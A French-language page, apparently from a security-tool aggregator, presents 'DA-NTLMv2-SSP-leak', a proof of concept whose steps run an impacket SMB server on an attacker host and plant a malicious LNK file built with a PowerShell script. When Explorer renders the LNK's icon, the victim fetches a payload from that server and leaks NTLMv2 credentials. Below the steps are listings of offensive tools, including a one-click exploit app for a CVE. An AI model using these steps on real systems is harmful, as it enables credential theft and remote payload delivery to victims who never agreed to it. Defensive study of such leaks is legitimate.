
DA-NTLMv2-SSP-leak

Étapes


Démarrez un serveur responder sur votre serveur

# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support

Créez un LNK malveillant avec PowerShell, sur une machine différente, puis déposez-le sur la victime (téléchargement malveillant, upload SMB...)

# Remplacez les valeurs par le chemin, l'IP du serveur responder et le nom du fichier sur le serveur. Note : cela peut prendre 20 à 30 secondes.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"


Le processus explorer.exe va rendre l'icône en téléchargeant automatiquement le fichier, à la recherche des en-têtes RT_ICON et RT_GROUP_ICON dans la section .rsrc

Remarques


Ce code est uniquement destiné à des fins éducatives et de recherche.
L'auteur décline toute responsabilité en cas d'utilisation abusive de ce code.
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    257

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




